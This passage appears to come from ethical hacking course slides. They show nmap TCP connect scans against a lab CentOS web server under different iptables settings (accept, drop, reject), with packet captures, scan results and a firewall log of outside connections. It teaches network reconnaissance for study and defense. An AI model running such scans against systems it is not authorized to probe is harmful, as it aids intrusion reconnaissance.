
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
cis76@EH-Kali:~$
```

Result: nmap reports port 80 is closed on EH-Centos

Connect Scan

Firewall = stopped and HTTP Service = running

Attacker and victim are on the same subnet



```
[rsimms@EH-Centos ~]$ sudo service iptables status
iptables: Firewall is not running.
[rsimms@EH-Centos ~]$
```


```
[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

*The EH-Centos webserver is running,
the firewall is stopped.*

Connect Scan

Firewall = stopped and HTTP Service = running

Attacker will use nmap to determine status of port 80 (HTTP) on EH-Centos



nmap -sT -Pn -p 80 eh-centos

Use "connect" scan

Treat host as online (skip host discovery)

Scan port 80

Connect Scan

Firewall = stopped and HTTP Service = running

Attacker resets connection after three-way handshake completes

Source	Destination	Protocol	Length	Info
172.30.10.126	172.30.10.160	TCP	74	37808 → 80 [SYN] Seq=0 Win=29200 ...
172.30.10.160	172.30.10.126	TCP	74	80 → 37808 [SYN, ACK] Seq=0 Ack=1...
172.30.10.126	172.30.10.160	TCP	66	37808 → 80 [ACK] Seq=1 Ack=1 Win=...
172.30.10.126	172.30.10.160	TCP	66	37808 → 80 [RST, ACK] Seq=1 Ack=1...

sudo nmap -sT -Pn -p 80 eh-centos


```
cis76@EH-Kali:~$ sudo nmap -sT -Pn -p 80 eh-centos

Starting Nmap 7.12 ( https://nmap.org ) at 2016-10-03 07:35 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.0012s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
cis76@EH-Kali:~$
```

Result: nmap reports 80 is open on EH-Centos

Connect Scan Summary



HTTP service	Firewall	nmap result
running	stopped	open
stopped	stopped	closed

Connect Scan

different subnets
firewall on target

Connect Scan

Scan Types

- sn** Probe only (host discovery, not port scan)
- ss** SYN Scan
- sT** TCP Connect Scan
- sU** UDP Scan
- sV** Version Scan
- o** OS Detection
- scanflags** Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Connect Scan

- Completes the three-way handshake.
- Detectable and can be logged as a TCP connection (see example below).
- Scan results:
 - If SYN-ACK received: "open".
 - If RST received: "closed".
 - If no reply or ICMP error: "filtered".


Top unknown TCP connections

NoSweat : Sunday, October 02, 2016

Device SN	Source Zone	Destination Zone	Source address	Source Host Name	Source User	Destination address	Destination Host Name	Destination User	IP Protocol	Destination Port
0006C105618	CIS-187-zone	Server-425-zone	177.66.85.46	177.66.85.46		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	196.26.121.236	isp2-uc-121-236.igen.co.za		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	167.249.144.2	167.249.144.2		207.62.187.233	jeff.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	169.229.3.91	researchscan1.EECS.Berkeley.EDU		207.62.187.233	jeff.cis.cabrillo.edu		tcp	80
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.242	toro0.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.235	rick.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.229	pengo.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.233	jeff.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	183.129.160.229	183.129.160.229		207.62.187.231	sun-hwa.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	209.193.83.8	209-193-83-8.mammothnetworks.com		207.62.187.242	toro0.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	94.190.1.153	153.1.190.94.interra.ru		207.62.187.241	matera.cis.cabrillo.edu		tcp	22
0006C105618	CIS-187-zone	Server-425-zone	106.184.3.122	li1068-122.members.linode.com		207.62.187.230	oslab.cis.cabrillo.edu		tcp	25

These TCP connections were logged by the Palo Alto Networks firewall


Connect Scan Experiments



HTTP service	Firewall	nmap result
running	running, ACCEPT 80	?
running	running, DROP 80	?
running	running, REJECT 80 w/ error	?
stopped	running, ACCEPT 80	?
stopped	running, DROP 80	?
stopped	running, REJECT 80 w/ error	?

Connect Scan Setup

Firewall = running (accepts HTTP) and HTTP Service = running



Web service = running

Firewall = running

Port 80 ACCEPT

EH-Centos

Firewall = running (accepts HTTP) and HTTP Service = running

```
[root@EH-Centos ~]# service iptables status
Table: filter
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
1    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0           state RELATED,ESTABLISHED
2    ACCEPT     icmp --  0.0.0.0/0      0.0.0.0/0
3    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0
4    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:21
5    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:22
6    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:23
7    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:25
8    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:80
9    REJECT     all  --  0.0.0.0/0      0.0.0.0/0           reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
num  target     prot opt source          destination
1    REJECT     all  --  0.0.0.0/0      0.0.0.0/0           reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source          destination

[root@EH-Centos ~]#
```

```
[root@EH-Centos ~]# service httpd status
httpd (pid  4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running, the firewall is running with port 80 (HTTP) open.



EH-Centos

Firewall = running (accepts HTTP) and HTTP Service = running

```
[root@EH-Centos ~]# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 21 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 23 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
[root@EH-Centos ~]#
```

The firewall is running with port 80 (HTTP) open

```
[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running


Connect Scan

Firewall = running (accepts HTTP) and HTTP Service = running

Three-way handshake completes then attacker resets connection

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

nmap -sT -Pn -p 80 172.30.10.160

A terminal window titled "cis76@eh-kali-05: ~" displaying the output of an Nmap scan. The command entered was "nmap -sT -Pn -p 80 172.30.10.160". The output shows the host is up with 0.0010s latency, port 80/tcp is open and listening for http, and the scan completed in 0.05 seconds.

```
cis76@eh-kali-05:~$ nmap -sT -Pn -p 80 172.30.10.160
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:20 PDT
Nmap scan report for EH-Centos.cis.cabrillo.edu (172.30.10.160)
Host is up (0.0010s latency).


PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
cis76@eh-kali-05:~$
```

Result: nmap reports port 80 is open on EH-Centos

Connect Scan Setup

Firewall = running (drops HTTP) and HTTP Service = running



Web service = running

Firewall = running
Port 80 DROP

EH-Centos

Firewall = running (drops HTTP) and HTTP Service = running

```
[root@EH-Centos ~]# service iptables status
Table: filter
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
1    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0          state RELATED,ESTABLISHED
2    ACCEPT     icmp --  0.0.0.0/0      0.0.0.0/0
3    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0
4    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0          state NEW tcp dpt:21
5    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0          state NEW tcp dpt:22
6    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0          state NEW tcp dpt:23
7    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0          state NEW tcp dpt:25
8    DROP       tcp  --  0.0.0.0/0      0.0.0.0/0          state NEW tcp dpt:80
9    REJECT     all  --  0.0.0.0/0      0.0.0.0/0          reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
num  target     prot opt source          destination
1    REJECT     all  --  0.0.0.0/0      0.0.0.0/0          reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source          destination

[root@EH-Centos ~]#
```

```
[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running, the firewall is dropping any packets to port 80 (HTTP).



EH-Centos

Firewall = running (drops HTTP) and HTTP Service = running

```
[root@EH-Centos ~]# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 21 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 23 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j DROP
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
[root@EH-Centos ~]#
```

The firewall is running and dropping any packets to port 80 (HTTP)

```
[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running

Connect Scan

Firewall = running (drops HTTP) and HTTP Service = running

Target does not respond and attacker times-out

No.	Time	Source	Destination	Protocol	Length	Info
7	0.005753966	10.76.5.150	172.30.10.160	TCP	74	33986 → 80 [SYN] Seq=0 Win=29200 Len:
8	1.006918124	10.76.5.150	172.30.10.160	TCP	74	33988 → 80 [SYN] Seq=0 Win=29200 Len:

nmap -sT -Pn -p 80 eh-centos

```
cis76@eh-kali-05: ~
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
cis76@eh-kali-05:~$ nmap -sT -Pn -p 80 eh-centos


Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:32 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up.
rDNS record for 172.30.10.160: EH-Centos.cis.cabrilloc.edu
PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
cis76@eh-kali-05:~$
```

Result: nmap reports port 80 is filtered on EH-Centos

Connect Scan Setup

Firewall = running (reject HTTP with error) and HTTP Service = running



Web service = running

Firewall = running

Port 80 REJECT with error

Connect Scan

Firewall = running (reject HTTP with error) and HTTP Service = running

```
[root@EH-Centos ~]# service iptables status
Table: filter
Chain INPUT (policy ACCEPT)
num  target     prot opt source          destination
1    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0           state RELATED,ESTABLISHED
2    ACCEPT     icmp --  0.0.0.0/0      0.0.0.0/0
3    ACCEPT     all  --  0.0.0.0/0      0.0.0.0/0
4    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:21
5    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:22
6    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:23
7    ACCEPT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:25
8    REJECT     tcp  --  0.0.0.0/0      0.0.0.0/0           state NEW tcp dpt:80 reject-with
     icmp-host-prohibited
9    REJECT     all  --  0.0.0.0/0      0.0.0.0/0           reject-with icmp-host-prohibited

Chain FORWARD (policy ACCEPT)
num  target     prot opt source          destination
1    REJECT     all  --  0.0.0.0/0      0.0.0.0/0           reject-with icmp-host-prohibited

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source          destination

[root@EH-Centos ~]#
```

```
[root@EH-Centos ~]# service httpd status
httpd (pid  4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running, the firewall is rejecting packets to port 80 (HTTP) with an error.

Connect Scan

Firewall = running (reject HTTP with error) and HTTP Service = running

```
[root@EH-Centos ~]# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 21 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 23 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j ACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j REJECT --reject-with
icmp-host-prohibited
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
[root@EH-Centos ~]#
```

The firewall is running and rejecting any packets to port 80 (HTTP) with error

```
[root@EH-Centos ~]# service httpd status
httpd (pid 4196) is running...
[root@EH-Centos ~]#
```

The EH-Centos webserver is running

Connect Scan

Firewall = running (reject HTTP with error) and HTTP Service = running

Target replies with ICMP error

Time	Source	Destination	Protocol	Length	Info
0.047180593	10.76.5.150	172.30.10.160	TCP	74	59644 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
0.048259737	172.30.10.160	10.76.5.150	ICMP	102	Destination unreachable (Host administrativ...

nmap -sT -Pn -p 80 eh-centos

```
root@eh-kali-05:~# nmap -sT -Pn -p 80 eh-centos

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 10:47 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00056s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu

